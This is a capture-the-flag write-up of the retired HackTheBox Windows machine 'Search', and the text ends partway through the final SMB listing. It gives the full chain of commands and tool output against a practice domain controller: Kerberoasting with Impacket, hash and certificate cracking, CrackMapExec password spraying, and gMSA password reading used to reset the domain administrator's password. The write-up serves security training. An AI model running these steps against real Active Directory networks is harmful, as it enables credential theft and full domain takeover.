HackTheBox Search Write-Up
By Nic P. Jones · April 30, 2022

The Search machine on HackTheBox has just retired! This is my write-up for Search on HackTheBox. Here I detail the penetration testing steps taken to scan, exploit, and privilege escalate on this target machine. This machine is Windows, categorized as hard, and was retired on April 30, 2022.
Search Summary

Target Information
Machine Page
IP Address: 10.10.11.129
Hostname: search.htb
Synopsis
A website on a domain controller exposes multiple usernames and a password. Kerberoasting works for a username and password combination to crack another service password in plaintext. This service password can be used to access another user’s account and download an Excel file with more usernames and passwords. One of these new username and password combinations gives access to a new user containing the user flag and some certificate files. The certificate files can be cracked and used to access a PowerShell Web Console on the web server. Using the PowerShell console, a GMSA password read attack can be used to change the domain administrator’s password and fully escalate to the domain admin.
Scanning
Nmap
The Nmap scan shows that there is an HTTP server on port 80/tcp and 443/tcp . All of the ports/services typically associated with a domain controller like port 464/tcp and 636/tcp are also present, suggesting this server is a domain controller.
# nmap -sV -sC -p- 10.10.11.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 18:26 EDT
Nmap scan report for 10.10.11.129
Host is up (0.066s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Search — Just Testing IIS
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-29 22:30:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-04-29T22:32:03+00:00; -17s from scanner time.
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2022-04-29T22:32:03+00:00; -17s from scanner time.
|_http-title: Search — Just Testing IIS
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-04-29T22:32:03+00:00; -17s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
8172/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Not valid before: 2020-04-07T09:05:25
|_Not valid after:  2030-04-05T09:05:25
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2022-04-29T22:32:03+00:00; -17s from scanner time.
|_http-title: Site doesn't have a title.
| tls-alpn:
|_  http/1.1
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49727/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -17s, deviation: 0s, median: -17s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-04-29T22:31:24
|_  start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 334.05 seconds
Gobuster
A gobuster directory fuzzing scan shows an interesting /staff directory for us to check out.
# gobuster dir -u http://search.htb/ -w /usr/share/wordlists/dirpwn.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://search.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirpwn.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/29 19:26:49 Starting gobuster in directory enumeration mode
===============================================================
/certenroll           (Status: 301) [Size: 152] [--> http://search.htb/certenroll/]
/certenroll           (Status: 301) [Size: 152] [--> http://search.htb/certenroll/]
/certsrv              (Status: 401) [Size: 1293]
/clinton%20sparks%20%26%20diddy%20-%20dont%20call%20it%20a%20comeback%28ruzty%29 (Status: 400) [Size: 3420]
/css                  (Status: 301) [Size: 145] [--> http://search.htb/css/]
/css                  (Status: 301) [Size: 145] [--> http://search.htb/css/]
/fonts                (Status: 301) [Size: 147] [--> http://search.htb/fonts/]
/images               (Status: 301) [Size: 148] [--> http://search.htb/images/]
/Images               (Status: 301) [Size: 148] [--> http://search.htb/Images/]
/images               (Status: 301) [Size: 148] [--> http://search.htb/images/]
/Images               (Status: 301) [Size: 148] [--> http://search.htb/Images/]
/index.html           (Status: 200) [Size: 44982]
/js                   (Status: 301) [Size: 144] [--> http://search.htb/js/]
/staff                (Status: 403) [Size: 1233]
Staff Page
We receive a 403 Forbidden status code from the /staff directory. We'll have to come back to this later with some kind of credentials.

Access denied to /staff.
Main Site
The main site is a basic IIS web server with some small bits of customization that we should look at.
Main site landing page.
One interesting piece of information is a potential username and password contained in a note in a photo.

Features section with notes image.
When zooming in we can see a potential domain username of Hope.Sharp and a password of IsolationIsKey?.

Notes image zoomed to reveal username and password.
Some additional potential usernames can be found from the “Our Team” section of the website.

Our Team section revealing multiple possible user names.
Initial Access
Using the first username and password we found for Hope Sharp, we can attempt to list SMB shares.
# smbclient -L //search.htb/ -U Hope.Sharp
Enter WORKGROUP\Hope.Sharp's password:
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        helpdesk        Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        RedirectedFolders$ Disk
        SYSVOL          Disk      Logon server share
Looking in the RedirectedFolders$ share. We find even more usernames!
# smbclient //search.htb/RedirectedFolders$ -U Hope.Sharp
Enter WORKGROUP\Hope.Sharp's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  Dc        0  Tue Aug 11 07:39:13 2020
  ..                                 Dc        0  Tue Aug 11 07:39:13 2020
  abril.suarez                       Dc        0  Tue Apr  7 14:12:58 2020
  Angie.Duffy                        Dc        0  Fri Jul 31 09:11:32 2020
  Antony.Russo                       Dc        0  Fri Jul 31 08:35:32 2020
  belen.compton                      Dc        0  Tue Apr  7 14:32:31 2020
  Cameron.Melendez                   Dc        0  Fri Jul 31 08:37:36 2020
  chanel.bell                        Dc        0  Tue Apr  7 14:15:09 2020
  Claudia.Pugh                       Dc        0  Fri Jul 31 09:09:08 2020
  Cortez.Hickman                     Dc        0  Fri Jul 31 08:02:04 2020
  dax.santiago                       Dc        0  Tue Apr  7 14:20:08 2020
  Eddie.Stevens                      Dc        0  Fri Jul 31 07:55:34 2020
  edgar.jacobs                       Dc        0  Thu Apr  9 16:04:11 2020
  Edith.Walls                        Dc        0  Fri Jul 31 08:39:50 2020
  eve.galvan                         Dc        0  Tue Apr  7 14:23:13 2020
  frederick.cuevas                   Dc        0  Tue Apr  7 14:29:22 2020
  hope.sharp                         Dc        0  Thu Apr  9 10:34:41 2020
  jayla.roberts                      Dc        0  Tue Apr  7 14:07:00 2020
  Jordan.Gregory                     Dc        0  Fri Jul 31 09:01:06 2020
  payton.harmon                      Dc        0  Thu Apr  9 16:11:39 2020
  Reginald.Morton                    Dc        0  Fri Jul 31 07:44:32 2020
  santino.benjamin                   Dc        0  Tue Apr  7 14:10:25 2020
  Savanah.Velazquez                  Dc        0  Fri Jul 31 08:21:42 2020
  sierra.frye                        Dc        0  Wed Nov 17 20:01:46 2021
  trace.ryan                         Dc        0  Thu Apr  9 16:14:26 2020
Now that we know Hope Sharp’s password works, it’s worth giving kerberoasting a try with Impacket.
# impacket-GetUserSPNs -request -dc-ip 10.10.11.129 search.htb/Hope.Sharp:IsolationIsKey?
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 08:59:11.329031  <never>
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$a37ba59ac4a33a73ff132c9604b05b3f$b6a18d2138a59054260bbe599d192b915b32869fb037720350cf162cbb0a02a1b304cf30a9eb92c0df751dc7efba9b80c563f49a72afcc972c3f3fa1dee275a600bad29a65144d53e24a01dffeae20a1c10edbce89885488e3cad2a22b0d44a231e35a88447111ec09f7d1ee48c7781272d8eabc6187f3739c3cdf9d80415c442593292778f364b74cfd35bcdbb782e8bc3819179a19158d8666fa1b882356f00c77d79e47623c1fb05d7b2df7c01e97ecc0eba584e00078beeeac430437274d543cd6b031b24c2d78844843af32bd1b74deb6222692aa98655483b6724dd76f5731cd6d6a9e75dc8632c427f71044d0ac9124eaf3d59c138064109854349dd9a43800d7b510d1b47da1118fd5c06677625de131081965477ecc4d9aaa8611b6da7ec226613fd40aa405450a11e8bf09b5646171aa34ff1543ab496a11ca8d07c13f4710b7ae3720b01151f01be3561f75c33f3341247f9805797e3eef9eae1e3119303269221a150ce5e9f6281e9a410dca202ba5c0a4cb43d7a757d17dfe1278ca9624999d0548a4ff7f969f9cb9bf350b3cef8475e1ec90246944acc6b0fd555a4216145f4af29083018385c3ffd09942fcf7c9037c54af092d4049553d6c9b480521e0c811f7e8773e3740be990624db828e902bab49c2c7d56cce30c0eb5763d7ce8fdfa82724c188d11d9d1343cb54ee795924857c0e60716cc48006ad5a299cbbd3da1ea1b348cddc175159095b21395180e205bafa2665d5c069a99449f2b4c43a7d52b302b30319ee2dc595e58ab7e341dec1cc984001311573f71308336c6d5d6c2ecdf3cc6b2b2b0a1d64463813c6eba7afc5f57e66487cae38bf8df41cbb17b79f86b9f59f29712a60d224ce94730e8c9a6a3948a785c84d38c423f9bc39e9e4886b65067af08d8653888a1bb54ca24a193caeba56d44b04ae19de4359d7a29b205a49abd33ee2072c4c43fef26c513be7443f9d195ecb6433b857ee74cb37e2dce7124bf5ce7c688e3f579d4b5bbc7a4a05a5dac267993fd784228dc11139612db085fb32d974322de9d4db42fbe66b5b6fd7134fba5324d4c33a4465d61a93a3953593ac5dc61b7bbf7399a9229f5131a4c7f20b68eac6c83e6e21b4900fb7015f2a0c0cdd5e312432be1d1aa88693fea6d8e2ee71f98fd1159ce79aaae1d95bdff3a4fb5366a274ee51a69b20014e76dc5089fdf5027d77efd976629e3309ed87565e2da55cca9f239a38dac8ecfdb535a870183db0fce978e5318628ea63fc80c76fbe1c1b63554e41384269477727551c028dbe07e041705c3a6e1a92037bdca439ca377c560c4a88e8ff0928122c2148c8a0fd94c989a777dcc5eb53482c3d2d0526a0271420bc7256d3ad0584d2bc26942bfbb6f7f33657671d7fe0717e3404b7e6b8e3050845f7653c8971ed59d6021177b9ebea2e83d45976bd87f34fbbdbc931a710c4a21f59f442d7c3
We get a hash! Looks like we’ve found our path to exploitation.
Exploit
Kerberos Cracking
Using Hashcat, we can attempt to crack the hash we previously found.
.\hashcat.exe -m 13100 .\krb.txt ..\wordlists\rockyou.txt

Hashcat cracking hash successfully.
We were able to successfully crack the hash to find the plaintext password of @3ONEmillionbaby!
Although we have this password for a service account, we have to see if this password is used for any users that can login. Using CrackMapExec, we can provide a list of users that we’ve collected and the password we cracked to identify a valid combination of credentials.
# crackmapexec smb search.htb -u users.txt -p '@3ONEmillionbaby' --continue-on-success
SMB         search.htb      445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True)
SMB         search.htb      445    RESEARCH         [-] search.htb\abril.suarez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\Angie.Duffy:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\Antony.Russo:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\belen.compton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\Cameron.Melendez:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\chanel.bell:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\Claudia.Pugh:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\Cortez.Hickman:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\dax.santiago:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [-] search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         search.htb      445    RESEARCH         [+] search.htb\edgar.jacobs:@3ONEmillionbaby
Edgar Jacobs is a hit! Let’s try to login to SMB with this username and the password we have.
# smbclient //search.htb/RedirectedFolders$ -U edgar.jacobs
Enter WORKGROUP\edgar.jacobs's password:
Try "help" to get a list of possible commands.
smb: \> cd edgar.jacobs\Desktop\
smb: \edgar.jacobs\Desktop\> ls
  .                                 DRc        0  Mon Aug 10 06:02:16 2020
  ..                                DRc        0  Mon Aug 10 06:02:16 2020
  $RECYCLE.BIN                     DHSc        0  Thu Apr  9 16:05:29 2020
  desktop.ini                      AHSc      282  Mon Aug 10 06:02:16 2020
  Microsoft Edge.lnk                 Ac     1450  Thu Apr  9 16:05:03 2020
  Phishing_Attempt.xlsx              Ac    23130  Mon Aug 10 06:35:44 2020
The login works and we can see a Phishing_Attempt.xlsx file on his Desktop. We'll download this and unzip it. Modern Microsoft Office files ending in 'x' are made up of XML files. We can view these XML files by unzipping the file to view all of the data.
# unzip Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
After digging through the XML files, one part of this Phishing_Attempt.xlsx file contains many usernames and passwords. Again, we have even more usernames and passwords to try out on the domain. Using CrackMapExec again we can check them all after adding them into TXT files. For the sake of space, I'm showing only the correct combination here which is the user Sierra.Frye and password $$49=wide=STRAIGHT=jordan=28$$18.
crackmapexec smb search.htb -u sierra.frye  -p '$$49=wide=STRAIGHT=jordan=28$$18' --continue-on-success
SMB         search.htb      445    RESEARCH         [*] Windows 10.0 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         search.htb      445    RESEARCH         [+] search.htb\sierra.frye:$$49=wide=STRAIGHT=jordan=28$$18
Using this username and password combination, we can successfully login to SMB and grab the user.txt flag!
# smbclient //search.htb/RedirectedFolders$ -U sierra.frye
Enter WORKGROUP\sierra.frye's password:
Try "help" to get a list of possible commands.
smb: \> ls sierra.frye\Desktop\
  .                                 DRc        0  Wed Nov 17 20:08:00 2021
  ..                                DRc        0  Wed Nov 17 20:08:00 2021
  $RECYCLE.BIN                     DHSc        0  Tue Apr  7 14:03:59 2020
  desktop.ini                      AHSc      282  Fri Jul 31 10:42:15 2020
  Microsoft Edge.lnk                 Ac     1450  Tue Apr  7 08:28:05 2020
  user.txt                           Ac       33  Wed Nov 17 19:55:27 2021
Enumeration
In Sierra Frye’s Downloads directory there are two interesting files we can download.
smb: \> cd sierra.frye\Downloads\Backups\
smb: \sierra.frye\Downloads\Backups\> ls
  .                                 DHc        0  Mon Aug 10 16:39:17 2020
  ..                                DHc        0  Mon Aug 10 16:39:17 2020
  search-RESEARCH-CA.p12             Ac     2643  Fri Jul 31 11:04:11 2020
  staff.pfx                          Ac     4326  Mon Aug 10 16:39:17 2020
                3246079 blocks of size 4096. 467631 blocks available
smb: \sierra.frye\Downloads\Backups\> get search-RESEARCH-CA.p12
getting file \sierra.frye\Downloads\Backups\search-RESEARCH-CA.p12 of size 2643 as search-RESEARCH-CA.p12 (11.9 KiloBytes/sec) (average 11.9 KiloBytes/sec)
smb: \sierra.frye\Downloads\Backups\> get staff.pfx
getting file \sierra.frye\Downloads\Backups\staff.pfx of size 4326 as staff.pfx (19.6 KiloBytes/sec) (average 15.8 KiloBytes/sec)
When researching the P12 and PFX files they are related to PKI certificates for authentication. This is likely what we need to access the /staff directory on the web server, but we need the password to these files in order to import them into our browser for use. There is a tool called P12Tool that can be used to crack the password. It takes quite a while to process rockyou.txt.
# go run cmd/main.go crack -c ../staff.pfx -f /usr/share/wordlists/rockyou.txt
██████╗  ██╗██████╗ ████████╗ ██████╗  ██████╗ ██╗
██╔══██╗███║╚════██╗╚══██╔══╝██╔═══██╗██╔═══██╗██║
██████╔╝╚██║ █████╔╝   ██║   ██║   ██║██║   ██║██║
██╔═══╝  ██║██╔═══╝    ██║   ██║   ██║██║   ██║██║
██║      ██║███████╗   ██║   ╚██████╔╝╚██████╔╝███████╗
╚═╝      ╚═╝╚══════╝   ╚═╝    ╚═════╝  ╚═════╝ ╚══════╝
Version: 1.0 (n/a) - 04/29/22 - Evi1cg
2022/04/29 19:23:57 ->  [*] Brute forcing...
2022/04/29 19:23:57 ->  [*] Start thread num 100
2022/04/29 19:47:47 ->  [+] Password found ==> misspissy
2022/04/29 19:47:47 ->  [*] Successfully cracked password after 5484392 attempts!
The tool was able to successfully crack the password for the plaintext password of misspissy. We can verify the password works by simply trying to open the P12 file on our system.

Successful opening of P12 file using password.
Now we need to import both files into Firefox to use them to authenticate to the website. Visiting about:preferences#privacy in Firefox leads us to the Certificate Manager. Both the P12 and PFX files should be imported using the discovered password.

Importing P12 and PFX file into Firefox Certificate Manager.
Now when we visit the /staff directory we can authenticate!

Successful authentication to /staff website directory.
The site ends up showing PowerShell Web Access. Perfect for easy code execution, and we already have valid credentials for login.

Logging into PowerShell Web Access.
After logging in we can interact with a PowerShell session as Sierra Frye.

Successful command execution in PowerShell Web Access.
One of the first things to check is the groups Sierra Frye is in. An interesting group is the ITSec group in multiple locations.
PS C:\Temp> net group
Group Accounts for \\
-------------------------------------------------------------------------------
*Birmingham-HelpDesk
*Birmingham-ITSec
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Glasgow-HelpDesk
*Glasgow-ITSec
*Group Policy Creator Owners
*HelpDesk
*ITSec
*Key Admins
*London-HelpDesk
*London-ITSec
*Manchester-HelpDesk
*Manchester-ITSec
*Protected Users
*Read-only Domain Controllers
*Schema Admins
*Sheffield-HelpDesk
*Sheffield-ITSec
Another area to check is the Users folder present on the current system. One very interesting user is BIR-ADFS-GMSA$ which gives a clue that we can research.
PS C:\Users\Sierra.Frye\Documents> dir C:\Users
    Directory: C:\Users
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/23/2020   7:20 AM                .NET v4.5
d-----        3/23/2020   7:20 AM                .NET v4.5 Classic
d-----       12/20/2021   8:34 AM                Administrator
d-----        7/31/2020  10:01 AM                BIR-ADFS-GMSA$
d-r---        3/23/2020   7:07 AM                Public
d-----        7/31/2020  11:04 AM                Sierra.Frye
d-----        8/11/2020   8:45 AM                WSEnrollmentServer
An important step here is using tools like SharpHound and BloodHound to collect information and potential attack vectors about the domain. You can use a guide like this one to perform this. BloodHound will tell us that GMSA is a likely vector to domain administrator who is Tristan.Davies.
When Googling for BIR-ADFS-GMSA$ and GMSA we can find an Active Directory attack vector for reading GMSA passwords. We can follow the directions provided on this page.
First we need the gMSADumper Python script. When we run it, we can see we have access to grab the password hash as Sierra Frye!
# python3 gMSADumper.py -d search.htb -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
This means we can use the next set of directions directly in PowerShell Web Access to run a command such as changing the domain administrator’s password to a password we know. Let’s do it!
PS C:\Users\Sierra.Frye\Documents> $user = 'BIR-ADFS-GMSA$'
PS C:\Users\Sierra.Frye\Documents> $gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents> $blob = $gmsa.'msDS-ManagedPassword'
PS C:\Users\Sierra.Frye\Documents> $mp = ConvertFrom-ADManagedPasswordBlob $blob
PS C:\Users\Sierra.Frye\Documents> $cred = New-Object System.Management.Automation.PSCredential $user,$mp.SecureCurrentPassword
PS C:\Users\Sierra.Frye\Documents> Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies NewPassword! /domain}
The command completed successfully.
We have successfully reset the domain administrator Tristan Davies’ password to our own password NewPassword!.
Root
With the domain administrator’s password changed, let’s log into SMB and grab root.txt!
# smbclient //search.htb/C$ -U Tristan.Davies
Enter WORKGROUP\Tristan.Davies's password:
Try "help" to get a list of possible commands.
smb: \> cd Users\Administrator\Desktop\
smb: \Users\Administrator\Desktop\> ls
  .                                 DRc        0  Mon Nov 22 15:21:49 2021
